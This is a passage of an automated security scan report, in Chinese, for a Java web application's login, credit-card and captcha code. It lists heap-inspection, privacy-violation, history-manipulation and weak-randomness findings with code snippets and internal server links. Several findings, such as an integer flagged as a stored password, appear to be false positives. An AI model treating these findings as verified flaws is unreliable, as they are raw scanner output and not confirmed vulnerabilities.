檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
行	81	81

物件	userPwd	userPwd

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
方法 private String userPwd; // 密碼

```
....
81.    private String userPwd; // 密碼
```

Heap Inspection\路徑 21:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=59
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem11ValidatorMoney.java 中第 27 行的 validate 方法定義了被設計用來存放使用者密碼的 passFailCode。然而，當純文字密碼被指定到 passFailCode 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem11ValidatorMoney.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem11ValidatorMoney.java
行	40	40
物件	passFailCode	passFailCode

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem11ValidatorMoney.java
方法 public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
40.         int passFailCode = 0;
```

Heap Inspection\路徑 22:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=60
狀態	新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的 方法定義了被設計用來存放使用者密碼的 passwordrecoveryflowmgbn。然而，當純文字密碼被指定到 passwordrecoveryflowmgbn 後，這個變數沒有從記憶體中被清除。

	來源	目的地

檔案	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
行	21	21
物件	passwordrecoveryflowmgbn	passwordrecoveryflowmgbn

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
方法

```
....
21.
```

Privacy Violation

查詢路徑:
Java\Cx\Java Medium Threat\Privacy Violation 版本:6

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2013: A6-Sensitive Data Exposure
FISMA 2014: Identification And Authentication
OWASP Top 10 2017: A3-Sensitive Data Exposure
NIST SP 800-53: SC-4 Information in Shared Resources (P1)

描述

Privacy Violation\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=227
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	31	69
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法 <?xml version="1.0" encoding="UTF-8"?>

```
....
31.                   <p:dataTable id="dt" var="policyData"
value="#{onwerCreditCardMgBn.creditCardList}"
emptyMessage="#{onwerCreditCardMgBn.emptyMessage}"
....
69.                             <f:selectItems
value="#{onwerCreditCardMgBn.yearPicker}" />
```

Privacy Violation\路徑 2:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=228
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	57	69
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
57.
     value="#{onwerCreditCardMgBn.newMonth}"
....
69.                             <f:selectItems
value="#{onwerCreditCardMgBn.yearPicker}" />
```

Privacy Violation\路徑 3:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=229
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

行	51	69
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
51.                                    <p:selectOneMenu id="cardNoPara"
value="#{onwerCreditCardMgBn.cardNoPara}"
....
69.                                  <f:selectItems
value="#{onwerCreditCardMgBn.yearPicker}" />
```

Privacy Violation\路徑 4:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=230
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	66	69
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
66.
      value="#{onwerCreditCardMgBn.newYear}"
....
69.                                  <f:selectItems
value="#{onwerCreditCardMgBn.yearPicker}" />
```

Privacy Violation\路徑 5:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=231
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	57	60
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
57.
        value="#{onwerCreditCardMgBn.newMonth}"
....
60.                                         <f:selectItems
value="#{onwerCreditCardMgBn.monthPicker}" />
```

Privacy Violation\路徑 6:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=232
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	51	60
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
51.                                            <p:selectOneMenu id="cardNoPara"
value="#{onwerCreditCardMgBn.cardNoPara}"
....
60.                                         <f:selectItems
value="#{onwerCreditCardMgBn.monthPicker}" />
```

Privacy Violation\路徑 7:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=233
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	66	60
物件	onwerCreditCardMgBn	CxOutput

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法	<?xml version="1.0" encoding="UTF-8"?>

```
....
66.       value="#{onwerCreditCardMgBn.newYear}"
....
60.                                    <f:selectItems
value="#{onwerCreditCardMgBn.monthPicker}" />
```

Privacy Violation\路徑 8:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=234
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	57	46
物件	onwerCreditCardMgBn	CxOutput

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法	<?xml version="1.0" encoding="UTF-8"?>

```
....
57.
      value="#{onwerCreditCardMgBn.newMonth}"
....
46.                                 <h:outputText
value="#{policyData.validDate}" >
```

Privacy Violation\路徑 9:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=235
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	51	46
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
51.                                 <p:selectOneMenu id="cardNoPara"
value="#{onwerCreditCardMgBn.cardNoPara}"
....
46.                                 <h:outputText
value="#{policyData.validDate}" >
```

Privacy Violation\路徑 10:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=236
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

行	66	46
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法　　<?xml version="1.0" encoding="UTF-8"?>

```
....
66.
      value="#{onwerCreditCardMgBn.newYear}"
....
46.                                  <h:outputText
value="#{policyData.validDate}" >
```

Privacy Violation\路徑 11:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=237
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	57	43
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法　　<?xml version="1.0" encoding="UTF-8"?>

```
....
57.
      value="#{onwerCreditCardMgBn.newMonth}"
....
43.                                  <h:outputText
value="#{policyData.cardBank}" />
```

Privacy Violation\路徑 12:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=238
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	51	43
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
51.                                    <p:selectOneMenu id="cardNoPara"
value="#{onwerCreditCardMgBn.cardNoPara}"
....
43.                                    <h:outputText
value="#{policyData.cardBank}" />
```

Privacy Violation\路徑 13:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=239
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
行	66	43
物件	onwerCreditCardMgBn	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
66.
      value="#{onwerCreditCardMgBn.newYear}"
....
43.                                    <h:outputText
value="#{policyData.cardBank}" />
```

Cross Site History Manipulation

查詢路徑:

Java\Cx\Java Medium Threat\Cross Site History Manipulation 版本:1

類別

OWASP Top 10 2013: A8-Cross-Site Request Forgery (CSRF)

描述

Cross Site History Manipulation\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=218
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java 中第 52 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏，使得其他使用者可以從其他網站追蹤這些資料，這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java
行	63	63
物件	if	if

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java

方法 public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
....
63.                if (logonService.isUserLogout(webSessionBean) == true)
{
```

Cross Site History Manipulation\路徑 2:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=219
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java 中第 52 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏，使得其他使用者可以從其他網站追蹤這些資料，這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java
行	62	62

物件	if	if

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java
方法	public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
....
62.          if (webSessionBean != null) {
```

Cross Site History Manipulation\路徑 3:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=220
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java 中第 54 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏，使得其他使用者可以從其他網站追蹤這些資料，這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java
行	85	85
物件	if	if

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java
方法	public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
....
85.                        if(webSessionBean != null) {
```

Cross Site History Manipulation\路徑 4:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=221
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java 中第 37 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏，使得其他使用者可以從其他網站追蹤這些資料，這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-

	Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java	Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java
行	44	44
物件	if	if

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java
方法　public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
....
44.          if(!"Y".equals(allowStaff)) {
```

Cross Site History Manipulation\路徑 5:

嚴重程度：　中風險
結果狀態：　校驗
線上結果　http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=222
狀態　新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java 中第 65 行的 processRequest 方法可能會造成伺服器端的狀態值洩漏，使得其他使用者可以從其他網站追蹤這些資料，這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java
行	76	76
物件	if	if

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java
方法　private void processRequest(HttpServletRequest request, HttpServletResponse response) {

```
....
76.                if (resultMap.size() > 1) {
```

Cross Site History Manipulation\路徑 6:

嚴重程度：　中風險
結果狀態：　校驗
線上結果　http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=223
狀態　新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java 中第 65 行的 processRequest
方法可能會造成伺服器端的狀態值洩漏，使得其他使用者可以從其他網站追蹤這些資料，這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java
行	171	171
物件	if	if

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java
方法　private void processRequest(HttpServletRequest request, HttpServletResponse response) {

```
....
171.                          if (ssoServiceCount > 2) {
```

Cross Site History Manipulation\路徑 7:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=224
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java 中第 39 行的 onInvalidSessionDetected
方法可能會造成伺服器端的狀態值洩漏，使得其他使用者可以從其他網站追蹤這些資料，這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
行	43	43
物件	if	if

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
方法　public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
....
43.           if (ajaxRedirect) {
```

Use of Cryptographically Weak PRNG

查詢路徑:
Java\Cx\Java Medium Threat\Use of Cryptographically Weak PRNG 版本:1

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.4 - Insecure communications
OWASP Top 10 2013: A6-Sensitive Data Exposure
OWASP Top 10 2017: A3-Sensitive Data Exposure
NIST SP 800-53: SC-13 Cryptographic Protection (P1)
FISMA 2014: Media Protection

描述

Use of Cryptographically Weak PRNG\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=8
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet
方法使用較弱的演算法 nextLong
來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數，使攻擊者可以猜測正確值。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	50	50
物件	nextLong	nextLong

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法　protected void doGet(HttpServletRequest req, HttpServletResponse response)

```
....
50.         String token = Long.toString(Math.abs(r.nextLong()), 36);
```

Use of Cryptographically Weak PRNG\路徑 2:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=9
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet
方法使用較弱的演算法 nextInt
來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數，使攻擊者可以猜測正確值。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java

行	59	59
物件	nextInt	nextInt

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法　protected void doGet(HttpServletRequest req, HttpServletResponse response)

```
....
59.            int red = randomGenerator.nextInt(255);
```

Use of Cryptographically Weak PRNG\路徑 3:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=10
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet
方法使用較弱的演算法 nextInt
來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數，使攻擊者可以猜測正確值。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	60	60
物件	nextInt	nextInt

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法　protected void doGet(HttpServletRequest req, HttpServletResponse response)

```
....
60.            int green = randomGenerator.nextInt(255);
```

Use of Cryptographically Weak PRNG\路徑 4:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=11
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet
方法使用較弱的演算法 nextInt
來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數，使攻擊者可以猜測正確值。

	來源	目的地

檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	61	61
物件	nextInt	nextInt

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法　protected void doGet(HttpServletRequest req, HttpServletResponse response)

```
....
61.            int blue = randomGenerator.nextInt(255);
```

Use of Insufficiently Random Values

查詢路徑:
Java\Cx\Java Medium Threat\Use of Insufficiently Random Values 版本:1

類別

OWASP Top 10 2017: A9-Using Components with Known Vulnerabilities
NIST SP 800-53: SC-28 Protection of Information at Rest (P1)
FISMA 2014: Media Protection

描述

Use of Insufficiently Random Values\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=12
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextLong 來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數，使攻擊者可以猜測正確值。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	50	50
物件	nextLong	nextLong

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法　protected void doGet(HttpServletRequest req, HttpServletResponse response)

```
....
50.            String token = Long.toString(Math.abs(r.nextLong()), 36);
```

Use of Insufficiently Random Values\路徑 2:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=13
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet
方法使用較弱的演算法 nextInt
來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數，使攻擊者可以猜測正確值。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	59	59
物件	nextInt	nextInt

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法 protected void doGet(HttpServletRequest req, HttpServletResponse response)

```
....
59.            int red = randomGenerator.nextInt(255);
```

Use of Insufficiently Random Values\路徑 3:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=14
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet
方法使用較弱的演算法 nextInt
來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數，使攻擊者可以猜測正確值。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	60	60
物件	nextInt	nextInt

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法 protected void doGet(HttpServletRequest req, HttpServletResponse response)

```
....
60.          int green = randomGenerator.nextInt(255);
```

Use of Insufficiently Random Values\路徑 4:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=15
狀態	新的

